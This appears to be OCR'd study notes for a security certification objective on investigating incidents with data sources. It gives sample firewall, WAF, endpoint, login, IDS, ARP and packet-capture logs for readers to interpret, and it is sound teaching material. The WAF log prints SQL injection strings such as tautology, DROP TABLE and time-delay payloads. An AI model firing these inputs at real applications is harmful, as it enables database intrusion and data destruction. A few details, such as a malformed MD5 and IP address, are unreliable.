    - 3. Data on persistent mass storage (HDD/SDD/flash drive)
    - 4. Remote logging and monitoring data
    - 5. Physical configuration and network topology
    - 6. Archival media

Preservation:

- Making backup copies
- Isolating critical systems
- Implementing access controls

E-discovery:

- Process of identifying, collecting, and producing electronically stored information during potential legal proceedings


4.9 Given a scenario, use data sources to support an investigation.

Look at the log snippet → what kind of attack attempted → remediation action?

Log data


Firewall logs:

- Standard firewall log:



Date	Time	Src IP	Dst IP	Src Port	Dst Port	Protocol	Action
2023-11-05	13:05:01	185.76.9.23	192.168.1.105	54321	22	TCP	Blocked
2023-11-05	13:05:02	185.76.9.23	192.168.1.105	54322	80	TCP	Blocked
2023-11-05	13:05:03	185.76.9.23	192.168.1.105	54323	443	TCP	Blocked
2023-11-05	13:05:04	185.76.9.23	192.168.1.105	54324	8080	TCP	Blocked
2023-11-05	13:05:05	185.76.9.23	192.168.1.105	54325	23	TCP	Blocked
2023-11-05	13:05:06	185.76.9.23	192.168.1.105	54326	21	TCP	Blocked
2023-11-05	13:05:07	185.76.9.23	192.168.1.105	54327	25	TCP	Blocked
2023-11-05	13:05:08	185.76.9.23	192.168.1.105	54328	3306	TCP	Blocked
2023-11-05	13:05:09	185.76.9.23	192.168.1.105	54329	1433	TCP	Blocked
2023-11-05	13:05:10	185.76.9.23	192.168.1.105	54330	3389	TCP	Blocked
2023-11-05	13:05:11	185.76.9.23	192.168.1.105	54331	22	TCP	Blocked
2023-11-05	13:05:12	185.76.9.23	192.168.1.105	54332	5900	TCP	Blocked
2023-11-05	13:05:13	185.76.9.23	192.168.1.105	54333	5631	TCP	Blocked
2023-11-05	13:05:14	185.76.9.23	192.168.1.105	54334	27017	TCP	Blocked
2023-11-05	13:05:15	185.76.9.23	192.168.1.105	54335	23	TCP	Blocked


    - The source IP is probing multiple ports in rapid sequence → This is a port scan / reconnaissance attempt.
- Web application firewall log:
    - Time, Src IP, Dst IP, Method, URI, Status Code, Action
        - SQL injection: (something) = (something)
        - SQL terms like “select” or “drop”, it might signal an ongoing SQL injection attack



Time	Src IP	Dst IP	Method	URI	Status Code	Action
15:20:01	58.33.123.101	192.168.10.50	GET	/index.php?id=1	200	Blocked
15:20:02	58.33.123.101	192.168.10.50	GET	/index.php?id='OR '1'='1' --	403	Blocked
15:20:04	58.33.123.101	192.168.10.50	POST	/login.php	200	Blocked
15:20:06	58.33.123.101	192.168.10.50	GET	/search?q=' DROP TABLE users; --	403	Blocked
15:20:07	58.33.123.101	192.168.10.50	GET	/index.php?id=1 WAITFOR DELAY '0:0:5' --	403	Blocked
15:20:10	58.33.123.101	192.168.10.50	GET	/page?id=1 AND (SELECT COUNT(*) FROM sysusers) --	403	Blocked


- The attacker is clearly attempting SQL injection attacks against a vulnerable web application.

Application logs:



Date	Time	Event ID	Description	User	Action Taken	Detail
2023-11-05	17:31:50	5395	Document Opened	jsmith	Opened	User opened 'AnnualReport.docx'
2023-11-05	17:31:55	5396	Template Loaded	jsmith	Loaded	Loaded template
2023-11-05	17:32:00	5397	Document Saved	jsmith	Saved	User saved 'MeetingNotes.docx'
2023-11-05	17:32:05	5398	Print Job Started	jsmith	Print Started	Printing 'Contract_Agreement.docx'
2023-11-05	17:32:07	5399	Print Job Completed	jsmith	Print Completed	'Contract_Agreement.docx' printed
2023-11-05	17:32:10	5400	Macro Execution Attempt	jsmith	Blocked	Macro detected in 'Q3-Financials.docx'
2023-11-05	17:32:11	5401	Macro Security Alert	jsmith	Notification Sent	User notified - potentially malicious
2023-11-05	17:32:15	5402	Macro Content Scanned	jsmith	Scan Complete	Macro code matches known malware
2023-11-05	17:32:16	5403	File Quarantine	jsmith	Quarantined	'Q3-Financials.docx' quarantined
2023-11-05	17:32:20	5404	Document Closed	jsmith	Closed	User closed 'AnnualReport.docx'
2023-11-05	17:32:25	5405	Template Unloaded	jsmith	Unloaded	Unloaded template
2023-11-05	17:32:30	5406	Document Saved	jsmith	Saved	User saved 'RevisedPlan.docx'
2023-11-05	17:32:40	5407	Email Sent	jsmith	Sent	Email with 'MeetingMinutes.docx' sent
2023-11-05	17:32:45	5408	Document Opened	jsmith	Opened	User opened 'Budget_Planning.xlsx'
2023-11-05	17:33:00	5409	Admin Alert Generated	admin	Alert Raised	Malicious macro detected and blocked for 'Q3-Financials.docx'

Endpoint logs:



Time	Event ID	Description	User	Action Taken	Detail
09:22:30	2101	Web Browser Start	taylor	Opened	User initiated web browser.
09:24:17	2202	File Download Initiated	taylor	Started Download	User downloaded 'setup.exe' from website.
09:25:02	2203	File Download Completed	taylor	Download Completed	'setup.exe' successfully downloaded.
09:26:10	2301	Antivirus Alert	SYSTEM	Alert Generated	'setup.exe' flagged as suspicious.
09:26:15	2302	User Override	taylor	Ignored Alert	User ignored the antivirus alert.
09:27:05	2401	File Execution	taylor	Executed	User executed 'setup.exe'.
09:27:07	2501	Stage 1 Dropper Executed	SYSTEM	Execution Detected	'setup.exe' initiated a secondary payload download.
09:27:30	2502	Outbound Connection Detected	SYSTEM	Connection Established	Connection to a remote server [92.168.47.81] was initiated.
09:28:45	2601	File Download Initiated	SYSTEM	Started Download	'update.bin' download initiated by 'setup.exe'.
09:29:20	2602	File Download Completed	SYSTEM	Download Completed	'update.bin' successfully downloaded.
09:29:50	2701	Antivirus Deactivated	SYSTEM	Deactivation Detected	Antivirus was disabled by 'update.bin'.
09:30:15	2801	Stage 2 Dropper Executed	SYSTEM	Execution Detected	'update.bin' executed, beginning payload deployment.
09:30:20	2901	New Process Created	SYSTEM	New Process Detected	Malicious process 'malproc.exe' detected in system.
09:31:00	2902	Unauthorized System Modification	SYSTEM	Unauthorized Change	System registry modified by 'malproc.exe'.
09:31:45	3001	Network Anomaly Detected	NETWORK	Anomaly Alert	Unusual outbound traffic pattern observed.
09:32:10	3101	Security Breach Suspected	SECURITY	Breach Alert	Indicators of compromise detected, possible security breach

OS-specific security logs:

- Time, user, event, IP address, status, detail
    - Most of times → Login attempts (password cracking)

Time	User	Event	IP Address	Status	Detail
16:45:01	jdoe	Login Attempt	192.55.233.89	Failed	Pin: 123456
16:45:03	jdoe	Login Attempt	192.55.233.89	Failed	Pin: 123457
16:45:05	jdoe	Login Attempt	192.55.233.89	Failed	Pin: 123458
16:45:07	jdoe	Login Attempt	192.55.233.89	Failed	Pin: 123459
16:45:09	jdoe	Login Attempt	192.55.233.89	Failed	Pin: 123450
16:45:11	jdoe	Login Attempt	192.55.233.89	Failed	Account locked
16:46:00	admin	Admin Alert Generated	192.55.233.89	Raised	Account jdoe locked

Time	User	Event	IP Address	Status	Detail
16:45:01	msmith	Login Attempt	192.55.233.89	Failed	puppy
16:45:03	msmith	Login Attempt	192.55.233.89	Failed	baseball
16:45:05	msmith	Login Attempt	192.55.233.89	Failed	cupcake
16:45:07	msmith	Login Attempt	192.55.233.89	Failed	companion
16:45:09	msmith	Login Attempt	192.55.233.89	Failed	loved
16:45:11	msmith	Login Attempt	192.55.233.89	Failed	Account locked
16:46:00	admin	Admin Alert Generated	192.55.233.89	Raised	Account msmith locked


IPS/IDS logs:

Which of the following event IDs represents the biggest threat to your organization's enterprise network and should be investigated immediately by the organization's cybersecurity analysts?

Date	Time	Severity	Event ID	Description	Action Taken
2023-11-05	11:00:17	Medium	3102	Unusual Outbound Traffic Pattern	Alerted
2023-11-05	11:05:21	High	4105	SQL Injection Attack Detected	Blocked
2023-11-05	11:06:43	Low	2103	Excessive Login Attempts	Alerted
2023-11-05	11:10:12	Medium	3207	Suspicious File Download Activity	Alerted
2023-11-05	11:15:38	High	4110	Buffer Overflow Attack Detected	Blocked
2023-11-05	11:20:45	High	4115	Anomalous Privilege Escalation Detected	Blocked
2023-11-05	11:25:50	Medium	3301	ICMP Echo (Ping) Request Flood	Monitored
2023-11-05	11:30:05	High	4120	External Brute Force Attack	Blocked
2023-11-05	11:35:30	Low	2204	Insecure Protocols Detected	Alerted
2023-11-05	11:40:16	High	4125	Network Scan from Internal IP	Contained
2023-11-05	11:45:19	Medium	3305	ARP Spoofing Attempt Detected	Alerted
2023-11-05	11:50:27	High	4130	Data Exfiltration Detected	Alerted, Admin Notified
2023-11-05	11:55:34	Medium	3402	Unusual Inbound Traffic Pattern	Alerted
2023-11-05	12:00:45	Low	2209	Multiple Insecure Login Attempts	Alerted

- **Event ID 4130**
  - One of the “high” severity and action taken wasn’t “blocked”
  - Blocked attacks are not a major concern because defenses have stopped them
  - It is important to identify the sources of the blocked attacks
  - Echo requests could create some network congestion, but it is not as critical as a data breach
    - Blocked: Mitigated and no effect on the network
    - Not alerted or monitored: Bypassed the network security appliance and affected the network

Network logs:




Date	Time	Interface	Action	Details
2023-11-05	12:01:00	Gi0/1	ALLOW	Inbound traffic from 192.168.1.105 to 192.168.1.10 on TCP port 80
2023-11-05	12:01:02	Gi0/2	ALLOW	Outbound traffic from 192.168.1.15 to 8.8.8.8 on UDP port 53
2023-11-05	12:01:15	Gi0/1	ARP-REPLY	192.168.1.10 is at 00:1A:2B:3C:4D:5E
2023-11-05	12:01:17	Gi0/1	ARP-REPLY	192.168.1.10 is at 00:1B:3C:4D:5E:6F
2023-11-05	12:02:00	Gi0/1	ALLOW	Inbound traffic from 192.168.1.105 to 192.168.1.11 on TCP port 443
2023-11-05	12:02:05	Gi0/1	ALLOW	Outbound traffic from 192.168.1.12 to 192.168.1.1 on ICMP
2023-11-05	12:02:20	Gi0/3	ALLOW	Inbound traffic from 192.168.1.50 to 192.168.1.25 on TCP port 22
2023-11-05	12:02:25	Gi0/1	ARP-REPLY	192.168.1.10 is at 00:1A:2B:3C:4D:5E
2023-11-05	12:02:30	Gi0/1	ARP-REPLY	192.168.1.10 is at 00:1B:3C:4D:5E:6F
2023-11-05	12:03:00	Gi0/2	ALLOW	Outbound traffic from 192.168.1.13 to 8.8.4.4 on UDP port 53
2023-11-05	12:03:15	Gi0/1	ARP-REPLY	192.168.1.10 is at 00:1A:2B:3C:4D:5E
2023-11-05	12:03:20	Gi0/1	ARP-REPLY	192.168.1.10 is at 00:1B:3C:4D:5E:6F
2023-11-05	12:03:30	Gi0/1	DENY	Inbound traffic from 192.168.1.105 to 192.168.1.255 on UDP port 137
2023-11-05	12:04:00	Gi0/1	ALLOW	Inbound traffic from 192.168.1.105 to 192.168.1.20 on TCP port 80
2023-11-05	12:04:10	Gi0/1	ARP-REPLY	192.168.1.10 is at 00:1B:3C:4D:5E:6F

- The exam avoids using public IP addresses and uses private ones to prevent any misunderstanding
    - Line 4 is suspicious, normally the MAC address is hardcoded into your network adapter, and if it changes like this, somebody had to tell it to change, but it's changing within just a couple of seconds → may be using MAC changing software to spoof their MAC (ARP spoof)
    - All the ARP-REPLY lines are suspicious in the logs

Metadata:

- Data that describes other data by providing an underlying definition or description by summarizing basic information about data that makes finding and working with particular instances of data easier
- Information about a file, application, or other data
    - Email, mobile, web, file



- File Name: invoice.pdf
- File Size: 452 KB
- File Type: PDF Document
- Creation Date: 2023-11-04 09:30:22
- Last Modified Date: 2023-11-04 09:32:37
- Last Accessed Date: 2023-11-04 09:33:05
- Owner: jdoe
- MD5 Checksum: a4b5c6d7e8f9g0h1i2j3k415m6n7o8p9
- SHA-256 Checksum: 48200b6b07332cf7764bfde3c4fe27d76c977094dab1402a3c804effe3c22e4a
- File Path: C:\Users\jdoe\Documents\invoice.pdf
- IP Address Accessed From: 192.168.1.105
- User Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
- Network Protocol Used: SMB
- Security Flags: None (indicating no encryption or special permissions)

- MD5/SHA256: Serves as unique digital fingerprint for file identification, including potential malware

Data sources

Vulnerability scans:

- Generates scan reports automatically
    - Review the vulnerability scan results to confirm if the detected vulnerabilities actually exist in the system
    - You can search CVE numbers on the CVE website. Review thoroughly beyond automated rankings based on CVE posture or CVSS scores.

Automated reports:

- Computer-generated report created automatically

Dashboards:


- Visually display information from various systems, used in security operation centers for a comprehensive overview
    - Splunk: Large-scale data platform that can process various data types, including security and incident response data

Packet captures:

- Gathers all data sent to or from a specific network device
    - Packet number, amount of time elapsed since started packet capture, source and destination IP address, protocol (TCP/UDP), length of the packet, info (information captured from the packet header)
    - ex) Give snippets of packet capture, and define what attack it is
        - A distributed denial of service attack occurs when half-open connections consume server resources
- First image: Port Scan
- Second Image: Denial of Service Attack
- Third Image: Distributed Denial of Service Attack

No.	Time	Source	Destination	Protocol	Length	Info
0001	0.000000	99.88.77.66	11.22.33.44	TCP	74	[SYN] Seq=0 Win=1024 Len=0 MSS=1460 SPort=54321 DPort=80
0002	0.002000	99.88.77.66	11.22.33.44	TCP	74	[SYN] Seq=0 Win=1024 Len=0 MSS=1460 SPort=54322 DPort=23
0003	0.004000	99.88.77.66	11.22.33.44	TCP	74	[SYN] Seq=0 Win=1024 Len=0 MSS=1460 SPort=54323 DPort=22
0004	0.006000	99.88.77.66	11.22.33.44	TCP	74	[SYN] Seq=0 Win=1024 Len=0 MSS=1460 SPort=54324 DPort=21
0005	0.008000	99.88.77.66	11.22.33.44	TCP	74	[SYN] Seq=0 Win=1024 Len=0 MSS=1460 SPort=54325 DPort=443
0006	0.010000	99.88.77.66	11.22.33.44	TCP	74	[SYN] Seq=0 Win=1024 Len=0 MSS=1460 SPort=54326 DPort=53
0007	0.012000	99.88.77.66	11.22.33.44	TCP	74	[SYN] Seq=0 Win=1024 Len=0 MSS=1460 SPort=54327 DPort=139
0008	0.014000	99.88.77.66	11.22.33.44	TCP	74	[SYN] Seq=0 Win=1024 Len=0 MSS=1460 SPort=54328 DPort=445
0009	0.016000	99.88.77.66	11.22.33.44	TCP	74	[SYN] Seq=0 Win=1024 Len=0 MSS=1460 SPort=54329 DPort=135
0010	0.018000	99.88.77.66	11.22.33.44	TCP	74	[SYN] Seq=0 Win=1024 Len=0 MSS=1460 SPort=54330 DPort=3306
0011	0.020000	99.88.77.66	11.22.33.44	TCP	74	[SYN] Seq=0 Win=1024 Len=0 MSS=1460 SPort=54331 DPort=1433
0012	0.022000	99.88.77.66	11.22.33.44	TCP	74	[SYN] Seq=0 Win=1024 Len=0 MSS=1460 SPort=54332 DPort=25
0013	0.024000	99.88.77.66	11.22.33.44	TCP	74	[SYN] Seq=0 Win=1024 Len=0 MSS=1460 SPort=54333 DPort=110
0014	0.026000	99.88.77.66	11.22.33.44	TCP	74	[SYN] Seq=0 Win=1024 Len=0 MSS=1460 SPort=54334 DPort=993
0015	0.028000	99.88.77.66	11.22.33.44	TCP	74	[SYN] Seq=0 Win=1024 Len=0 MSS=1460 SPort=54335 DPort=995
0016	0.030000	99.88.77.66	11.22.33.44	TCP	74	[SYN] Seq=0 Win=1024 Len=0 MSS=1460 SPort=54336 DPort=587
0017	0.032000	99.88.77.66	11.22.33.44	TCP	74	[SYN] Seq=0 Win=1024 Len=0 MSS=1460 SPort=54337 DPort=465
0018	0.034000	99.88.77.66	11.22.33.44	TCP	74	[SYN] Seq=0 Win=1024 Len=0 MSS=1460 SPort=54338 DPort=1723
0019	0.036000	99.88.77.66	11.22.33.44	TCP	74	[SYN] Seq=0 Win=1024 Len=0 MSS=1460 SPort=54339 DPort=8080

No.	Time	Source	Destination	Protocol	Length	Info
0001	0.000000	192.168.1.101	11.22.33.44	TCP	74	[SYN] Seq=0 Win=65535 Len=0 MSS=1460
0002	0.000100	192.168.1.101	11.22.33.44	TCP	74	[SYN] Seq=0 Win=65535 Len=0 MSS=1460
0003	0.000200	192.168.1.101	11.22.33.44	TCP	74	[SYN] Seq=0 Win=65535 Len=0 MSS=1460
0004	0.000300	192.168.1.101	11.22.33.44	TCP	74	[SYN] Seq=0 Win=65535 Len=0 MSS=1460
0005	0.000400	192.168.1.101	11.22.33.44	TCP	74	[SYN] Seq=0 Win=65535 Len=0 MSS=1460
...						
0100	0.010000	192.168.1.101	11.22.33.44	TCP	74	[SYN] Seq=0 Win=65535 Len=0 MSS=1460
0101	0.010100	192.168.1.101	11.22.33.44	TCP	74	[SYN] Seq=0 Win=65535 Len=0 MSS=1460
0102	0.010200	192.168.1.101	11.22.33.44	TCP	74	[SYN] Seq=0 Win=65535 Len=0 MSS=1460
...						
1000	0.100000	192.168.1.101	11.22.33.44	TCP	74	[SYN] Seq=0 Win=65535 Len=0 MSS=1460
1001	0.100100	192.168.1.101	11.22.33.44	TCP	74	[SYN] Seq=0 Win=65535 Len=0 MSS=1460
1002	0.100200	192.168.1.101	11.22.33.44	TCP	74	[SYN] Seq=0 Win=65535 Len=0 MSS=1460
...						



No.	Time	Source	Destination	Protocol	Length	Info
0001	0.000000	192.168.1.101	10.20.30.40	TCP	66	[SYN] Seq=0 Win=64240 Len=0 MSS=1460
0002	0.000500	192.168.1.101	10.20.30.40	TCP	66	[SYN] Seq=0 Win=64240 Len=0 MSS=1460
0003	0.001000	192.168.1.101	10.20.30.40	TCP	66	[SYN] Seq=0 Win=64240 Len=0 MSS=1460
...						
0100	0.050000	192.168.1.101	10.20.30.40	TCP	66	[SYN] Seq=0 Win=64240 Len=0 MSS=1460
...						
1000	0.500000	192.168.1.101	10.20.30.40	TCP	66	[SYN] Seq=0 Win=64240 Len=0 MSS=1460
...						
1500	0.750000	192.168.1.102	10.20.30.40	TCP	66	[SYN] Seq=0 Win=64240 Len=0 MSS=1460
...						
2000	1.000000	192.168:1.103	10.20.30.40	TCP	66	[SYN] Seq=0 Win=64240 Len=0 MSS=1460
...						
2500	1.250000	192.168.1.104	10.20.30.40	TCP	66	[SYN] Seq=0 Win=64240 Len=0 MSS=1460
...						
3000	1.500000	(Random IPs)	10.20.30.40	TCP	66	[SYN] Seq=0 Win=64240 Len=0 MSS=1460
...						
3500	1.750000	(Random IPs)	10.20.30.40	TCP	66	[SYN] Seq=0 Win=64240 Len=0 MSS=1460
...						

SIEM:

- Combination of different data sources into one tool that provides real-time analysis of security alerts generated by applications and network hardware
    - Sensor
